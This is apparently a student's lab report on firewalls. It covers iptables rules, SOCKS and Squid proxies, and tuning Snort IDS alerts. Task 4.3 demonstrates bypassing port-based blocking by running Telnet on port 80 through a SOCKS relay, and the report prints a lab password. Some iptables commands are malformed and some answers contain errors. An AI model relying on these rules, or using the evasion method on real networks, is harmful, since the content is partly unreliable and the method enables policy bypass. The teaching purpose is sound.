iptables -A OUTPUT -p tcp --dport 143 -j REJECT

iptables -A OUTPUT -p tcp --dport 993 -j REJECT

• block all smtp

```
┌──(root💀client)-[~]
└─# grep smtp /etc/services
smtp            25/tcp          mail
submissions     465/tcp         smtps urd # Submission over TLS [RFC8314]
```

iptables -A OUTPUT -p tcp --dport 25 -j REJECT

• block all ftp

iptables -A INPUT -p tcp --dport 21 -j DROP

• block all netbios protocols (there are about three in the services file – see below)

```
┌──(root💀client)-[~]
└─# grep netbios /etc/services
netbios-ns      137/udp                         # NETBIOS Name Service
netbios-dgm     138/udp                         # NETBIOS Datagram Service
netbios-ssn     139/tcp                         # NETBIOS session service
```

iptables -A INPUT -d 192.168.23.3 -p udp --dport 137 -j DROP

iptables -A INPUT -d 192.168.23.3 -p udp --dport 138 -j DROP

iptables -A INPUT -d 192.168.23.3 -p tcp --dport 139 -j DROP

• block all TCP connections from External to Internal except SSH traffic from External to Internal.

iptables -A FORWARD i- eth1 -p tcp –dport 22 -j ACCEPT

iptables -A FORWARD i- eth1 -p tcp ! –syn –sport 22 -j ACCEPT

Task 3.8 (Extension) Stopping IP address spoofing

This can be used for a denial-of-service (DOS) attack, flooding the network with too much data. Some ways to prevent IP address spoofing include the use of an access control list to avoid unwanted addresses, filtering on incoming and outgoing transit or the use of authentication between the machines on the network based on key-exchange.

Task 3.9 Stateful firewall rules

iptables -A FORWARD -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT

The stateful firewall rules are generally more secure since they are aware of the communication path and can prevent more Dos attacks, they can integrate encryption or tunnels and they can handle heavier transit and are better at identifying unauthorised communication.

Task 3.10 (Extension) Unusual application protocols

Circuit and application layer firewalls.

1. Wireshark for quick monitoring of packets

Run the graphical Wireshark on gateway but again view it on client:

client:~# ssh -X root@192.168.12.2

gateway:~# wireshark -f "not port 22 and not ip6" -i eth0 -i eth1 &

IMPORTANT: the Capture filter *-f "not port 22 and not ip6"* is before the *-i* arguments

Disable the samba server on server:

server:~# service smbd stop

server:~# service nmbd stop

This will stop extra SMB packets confusing the display

2. Reminder about other tools

ping sends an ICMP packet to a machine and gets a response to test basic IP connectivity, use like:

ping 192.168.23.2

It is best to use IP addresses rather than names as your firewall may be blocking DNS.

The program **nc** allows testing if a port is open on a remote machine (i.e. we can test if our firewall rules actually work).

For example on client check if the telnet port on **server** is open using:


client:~# nc -v -n -z -w 3 192.168.23.3 23

Task 4.1 Observe connection without a proxy

Monitor an HTTP session without any firewall. Turn off the firewall in **gateway**:


gateway:~# ./firewall_allow_everything.sh

Start the capture of data on **gateway** and open web page http://192.168.23.3 on **client**



• during the HTTP transfer which computers are connected (i.e. follow only the SYN packets)?

As observed in the packet capture, the connected computers are the client (192.168.12.1) and the server (192.168.23.3)



There are duplicates of packets as we are monitoring both input and output packets in gateway. Wireshark marks these duplicates as a TCP retransmission (it cannot know if it is a retransmission or just the duplicate because you are viewing both interfaces).

Block all traffic forwarding between **client** and **server** (a fully disconnected model):

```
gateway:~# ./firewall_block_forward_only.sh
```

This blocks packets through gateway (the FORWARD iptables “chain”), but allows packets to enter gateway to arrive at a proxy on gateway and leave from a proxy on gateway (the INPUT and OUTPUT iptables “chains”).

```
#!/bin/sh
# This script sets up a (very) basic set of firewall rules

# First set all the rules to drop (nothing gets through)
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD DROP

# Flush out old rules (start with empty rules)
iptables -F

# let internal machines access the external DNS in both directions
## (ie we trust this external machine but only on port 53)

iptables -A FORWARD -i eth0 -o eth1 -d 192.168.23.3 -p tcp --dport 53 -j ACCEPT
iptables -A FORWARD -i eth0 -o eth1 -d 192.168.23.3 -p udp --dport 53 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.23.3 -p tcp --sport 53 -j ACCEPT
iptables -A FORWARD -i eth1 -o eth0 -s 192.168.23.3 -p udp --sport 53 -j ACCEPT
```

Task 4.2 A circuit relay firewall

start a circuit relay on gateway:

```
gateway:~# service danted start
```

danted is a SOCKS protocol proxy. To use it, configure Firefox:


1. Open Firefox on the client and click the icon with 3 horizontal lines on the top right-hand corner of the page.

2. Preferences → General → Network Settings → Settings

3. Select manual proxy configuration

4. Type the IP address of the gateway in the SOCKS Host section and select the SOCKS v4 option below it.


5. Finally make sure that the port number is 1080.



Monitor a web transfer between client and server using WiresharkAgain:

• during the HTTP transfer which computers are connected?

The connected computers are client (192.168.12.1) and gateway (192.168.12.1)



No.	Time	Source	Destination	Protocol	Length	Info
21	14.992676461	192.168.12.1	192.168.12.2	TCP	66	52966 → 1080 [ACK] Seq=255 Ack=501 Win=64128 Len=0 TSval=2451096388 TSecr=1482812152
20	14.992413156	192.168.12.2	192.168.12.1	TCP	66	1080 → 52966 [FIN, ACK] Seq=500 Ack=255 Win=65024 Len=0 TSval=1482812152 TSecr=2451096386
19	14.991638944	192.168.12.1	192.168.12.2	TCP	66	52966 → 1080 [FIN, ACK] Seq=254 Ack=500 Win=64128 Len=0 TSval=2451096386 TSecr=1482807150
18	10.239793974	192.168.12.2	192.168.12.1	TCP	66	[TCP Dup ACK 2#1] [TCP ACKed unseen segment] 1080 → 52962 [ACK] Seq=1 Ack=2 Win=507 Len=0 TSval=1482807399 TSecr=2451071357
17	10.239784974	192.168.12.1	192.168.12.2	TCP	66	[TCP Dup ACK 1#1] 52962 → 1080 [ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=2451091635 TSecr=1482797160
16	9.992711086	192.168.12.1	192.168.12.2	TCP	66	52966 → 1080 [ACK] Seq=254 Ack=500 Win=64128 Len=0 TSval=2451091386 TSecr=1482807150
15	9.990679154	192.168.12.2	192.168.12.1	HTTP	557	HTTP/1.1 404 Not Found (text/html)
14	9.989426033	192.168.12.2	192.168.12.1	TCP	66	1080 → 52966 [ACK] Seq=9 Ack=254 Win=65024 Len=0 TSval=1482807149 TSecr=2451091384
13	9.989420033	192.168.12.1	192.168.12.2	HTTP	310	GET /favicon.ico HTTP/1.1
12	9.989320432	192.168.12.1	192.168.12.2	TCP	66	52966 → 1080 [ACK] Seq=10 Ack=9 Win=64256 Len=0 TSval=2451091384 TSecr=1482807149
11	9.989083828	192.168.12.2	192.168.12.1	Socks	74	Version: 4
10	9.985404669	192.168.12.2	192.168.12.1	TCP	66	1080 → 52966 [ACK] Seq=1 Ack=10 Win=65152 Len=0 TSval=1482807145 TSecr=2451091380
9	9.985342568	192.168.12.1	192.168.12.2	Socks	75	Version: 4
8	9.985342168	192.168.12.1	192.168.12.2	TCP	66	52966 → 1080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2451091380 TSecr=1482807144
7	9.984476954	192.168.12.2	192.168.12.1	TCP	74	1080 → 52966 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1482807144 TSecr=2451091378 WS=128
6	9.984437153	192.168.12.1	192.168.12.2	TCP	74	52966 → 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2451091378 TSecr=0 WS=128
5	9.560159805	192.168.12.1	192.168.12.2	TCP	54	52964 → 1080 [RST] Seq=1 Win=0 Len=0
4	9.559793199	192.168.12.2	192.168.12.1	TCP	74	1080 → 52964 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1482806719 TSecr=2451090954 WS=128
3	9.559753998	192.168.12.1	192.168.12.2	TCP	74	52964 → 1080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2451090954 TSecr=0 WS=128
2	0.000027101	192.168.12.2	192.168.12.1	TCP	66	[TCP ACKed unseen segment] 1080 → 52962 [ACK] Seq=1 Ack=2 Win=507 Len=0 TSval=1482797160 TSecr=2451071357
1	0.000000000	192.168.12.1	192.168.12.2	TCP	66	52962 → 1080 [ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=2451081395 TSecr=1482787121

• follow the HTTP GET message paying attention to the source/destination addresses in the packet. How does it compare to Task 4.1?

The GET message is after the HTTP message “HTTP/1.1 404 Not Found (text/html)”, as compare to task 4.1 and the use of “/favicon.ico”, in comparison to the first task

Task 4.3 Dangers of assuming applications always use known ports

Even with circuit relays we assume that the internal user is security conscious. We could block port 23 to stop Telnet, but a Telnet server can be run on port 80 as follows:

server:~# service apache2 stop

Now edit the line *telnet 23/tcp* in file */etc/services* to *telnet 80/tcp*

Restart the Telnet server:

server:~# service inetd restart

```
tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
telnet          80/tcp
smtp            25/tcp          mail
time            37/tcp          timserver
time            37/udp          timserver
whois           43/tcp          nicname
tacacs          49/tcp                          # Login Host Protocol (TACACS)
tacacs          49/udp
domain          53/tcp                          # Domain Name Server
domain          53/udp
bootps          67/udp
bootpc          68/udp
tftp            69/udp
gopher          70/tcp                          # Internet Gopher
finger          79/tcp
http            80/tcp          www             # WorldWideWeb HTTP
kerberos        88/tcp          kerberos5 krb5 kerberos-sec     # Kerberos v5
kerberos        88/udp          kerberos5 krb5 kerberos-sec     # Kerberos v5
iso-tsap        102/tcp         tsap            # part of ISODE
acr-nema        104/tcp         dicom           # Digital Imag. & Comm. 300
pop3            110/tcp         pop-3           # POP version 3
sunrpc          111/tcp         portmapper      # RPC 4.0 portmapper
sunrpc          111/udp         portmapper

root@server:~# service inetd restart
root@server:~# _
```

Now Telnet is using port 80.

A user on client can access this:

client:~# export SOCKS_SERVER=192.168.12.2:1080

client:~# socksify telnet 192.168.23.3 80

note you will need to log in as joe (password letmein). Where the command socksify tells Telnet to use the SOCKS protocol. The line above it sets an environment variable with the Socks server information so that the socksify program knows to use gateway (192.168.12.2) on port 1080 (this is a command line version of the Firefox settings).

```
┌──(root💀client)-[~]
└─# export SOCKS_SERVER=192.168.12.2:1080

┌──(root💀client)-[~]
└─# socksify telnet 192.168.23.3 80
Trying 192.168.23.3 ...
Connected to 192.168.23.3.
Escape character is '^]'.
```

As compared to telnet in task 2.2, telnet opened a console on client for joe@server. In this case it just stated that the connection was successful.

Circuit relays cannot stop all security problems as they do not check the TCP connections obey a given site application policy (e.g. the example of accessing external Telnet ports).

Task 4.4 An application layer gateway

Undo your changes to server:

server:~# nano /etc/services

 # edit telnet to use port 23 not 80 server:~

 # service inetd restart server:~

 # service apache2 start

Use an application layer gateway (ALG) in the form of an HTTP proxy called “Squid”. Start the ALG on gateway using:

```
gateway:~# service squid start
```

Block all forwarded traffic:

```
gateway:~# ./firewall_block_forward_only.sh
```

Enable the use of the application layer gateway in client:

1. Open Firefox on the client and click the icon with 3 horizontal lines on the top right-hand corner of the page.

2. Preferences → General → Network Settings → Settings

3. Select manual proxy configuration

4. Remove all the information entered for Task 4.2 i.e. remove the SOCKS proxy settings

5. In the HTTP proxy section enter the IP address of the gateway 192.168.12.2 and the port number 3128 (See Figure 4.3).

Monitor a web transfer between **client** and **server**

• during the HTTP transfer which computers are connected?

The client (192.168.12.1) and the gateway(192.168.12.2)

• follow the HTTP GET message paying attention to the source/destination addresses in the packet. How does it compare to Task 4.1?

In task 4.1 the source address is the client, same as now. But the destination address in task 4.1 is the server, and in this task it’s the gateway. The HTTP GET message is:

```
GET http://192.168.23.3/favicon/ico HTTP/1.1
```

No.	Time	Source	Destination	Protocol	Length	Info
34	2.809949400	192.168.12.1	192.168.12.2	TCP	66	49078 → 3128 [ACK] Seq=1406 Ack=3597 Win=64128 Len=0 TSval=2454528830 TSecr=1486244661
35	2.897288415	192.168.12.2	192.168.12.1	TLSv1.2	224	Application Data
36	2.897517020	192.168.12.1	192.168.12.2	TCP	66	49078 → 3128 [ACK] Seq=1406 Ack=3755 Win=64128 Len=0 TSval=2454528917 TSecr=1486244749
37	2.900882886	192.168.12.1	192.168.12.2	TLSv1.2	212	Application Data
38	2.900910986	192.168.12.2	192.168.12.1	TCP	66	3128 → 49078 [ACK] Seq=3755 Ack=1552 Win=64128 Len=0 TSval=1486244752 TSecr=2454528919
39	3.057095954	192.168.12.2	192.168.12.1	TLSv1.2	210	Application Data
40	3.100375903	192.168.12.1	192.168.12.2	TCP	66	49078 → 3128 [ACK] Seq=1552 Ack=3899 Win=64128 Len=0 TSval=2454529119 TSecr=1486244909
41	7.296999097	192.168.12.1	192.168.12.2	TCP	74	49082 → 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2454533315 TSecr=0 WS=128
42	7.297040297	192.168.12.2	192.168.12.1	TCP	74	3128 → 49082 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1486249149 TSecr=2454533315 WS=128
43	7.297478606	192.168.12.1	192.168.12.2	TCP	66	49082 → 3128 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2454533317 TSecr=1486249149
44	7.297854913	192.168.12.1	192.168.12.2	HTTP	408	GET http://192.168.23.3/ HTTP/1.1
45	7.297874914	192.168.12.2	192.168.12.1	TCP	66	3128 → 49082 [ACK] Seq=1 Ack=343 Win=64896 Len=0 TSval=1486249149 TSecr=2454533317
46	7.298106818	192.168.12.1	192.168.12.2	TCP	66	49082 → 3128 [FIN, ACK] Seq=343 Ack=1 Win=64256 Len=0 TSval=2454533318 TSecr=1486249149
47	7.298188520	192.168.12.2	192.168.12.1	TCP	66	3128 → 49082 [FIN, ACK] Seq=1 Ack=344 Win=64896 Len=0 TSval=1486249150 TSecr=2454533318
48	7.298637329	192.168.12.1	192.168.12.2	TCP	66	49082 → 3128 [ACK] Seq=344 Ack=2 Win=64256 Len=0 TSval=2454533318 TSecr=1486249150
49	7.781994715	192.168.12.1	192.168.12.2	TCP	74	49084 → 3128 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2454533801 TSecr=0 WS=128
50	7.782033416	192.168.12.2	192.168.12.1	TCP	74	3128 → 49084 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1486249634 TSecr=2454533801 WS=128
51	7.782270421	192.168.12.1	192.168.12.2	TCP	66	49084 → 3128 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2454533802 TSecr=1486249634
52	7.782270721	192.168.12.1	192.168.12.2	HTTP	329	GET http://192.168.23.3/favicon.ico HTTP/1.1
53	7.782367023	192.168.12.2	192.168.12.1	TCP	66	3128 → 49084 [ACK] Seq=1 Ack=264 Win=65024 Len=0 TSval=1486249634 TSecr=2454533802
54	7.782877733	192.168.12.1	192.168.12.2	TCP	66	49084 → 3128 [FIN, ACK] Seq=264 Ack=1 Win=64256 Len=0 TSval=2454533802 TSecr=1486249634
55	7.783013535	192.168.12.2	192.168.12.1	TCP	66	3128 → 49084 [FIN, ACK] Seq=1 Ack=265 Win=65024 Len=0 TSval=1486249635 TSecr=2454533802
56	7.783308841	192.168.12.1	192.168.12.2	TCP	66	49084 → 3128 [ACK] Seq=265 Ack=2 Win=64256 Len=0 TSval=2454533803 TSecr=1486249635
57	12.911494347	192.168.12.1	192.168.12.2	TCP	66	[TCP Keep-Alive] 49080 → 3128 [ACK] Seq=395 Ack=923 Win=64128 Len=0 TSval=2454538931 TSecr=1486244559
58	12.911524848	192.168.12.2	192.168.12.1	TCP	66	[TCP Keep-Alive ACK] 3128 → 49080 [ACK] Seq=923 Ack=396 Win=64768 Len=0 TSval=1486254763 TSecr=2454528728

Task 4.5 Sending bad traffic through the ALG

connect through the proxy using:


```
client:~# telnet 192.168.12.2 3128
```

• does client connect to the proxy? Does the proxy connect to server?

The client connects to the gateway, it does not connect to the server

• does the Telnet transfer to server work this time, if not why not? (You should type something in to the Telnet command prompt to see what happens).

The telnet does not transfer to server:



Task 4.6 Extension: access control at the application layer

The web server on server is available through three different URLs:

• http://192.168.23.3

• http://server.somedomain.nosuch

• http://dns.somedomain.nosuch

Allow access to the first two above, but block a request to *http://dns.somedomain.nosuch*:

The settings for Squid on gateway are in */etc/squid/conf.d/debian.conf*

Task 4.7 Extension: does an ALG always stop tunnelling bad traffic?

It is possible to send other traffic like telnet through an http proxy, this will require at least two allowed ports by the proxy.

SECTION 5 — 11th March 2022

Network Intrusion Detection.

Starting Snort and Clearing the Snort/Splunk Database

To start the Snort IDS on gateway you will need to run the following command:

root@gateway:~# service snort3 start

To clear any alerts run the script *clear-snort.sh* on gateway using:

root@gateway:~# ./clear-snort.sh

Task 5.1 Measuring the IDS baseline

Clear the snort database and open the web browser on client using the URL:

http://192.168.12.2: 8000/en-US/app/launcher/home

Snort puts its alerts into the directory */var/log/snort/* with files called something like alert json.txt. Search this using the following Search Term in the “New Search” field:

*source="/var/log/snort/*alert_json.txt*"*

Select “Last 15 minutes” in the search window field (on right) and hit search. You can click on the “Selected fields” section (left) to see various modifiers on the search that we have preselected for you (but you will have to clear any modifiers manually to get back to the main search and hit search again). Experiment with this then you should be able to answer the following:

• what are the most number of alerts in any one minute?

• record the “class”, “priority” and “msg” modifier popups using the Selected Fields menu on the left (e.g. for “class” what are the class values, count and %)

Accessing the web server:

This is saying that Snort has detected private addresses that have a DNS response. This is a false positive that we could tune out of Snort:

root@gateway:~# cd /usr/local/etc/rules/

*root@gateway:/usr/local/etc/rules# grep "sid:15935;" *.rules*

OUTPUT

root@gateway:/usr/local/etc/rules# nano snort3-protocol-dns.rules

The second command uses grep to search for the specific SID in the rule file.

In the file *snort3-protocol-dns.rules* comment out the rule that is a false positive and restart Snort:

root@gateway:~# service snort3 restart

root@gateway:~# service snort3 status

The alert does not appear anymore in Snort.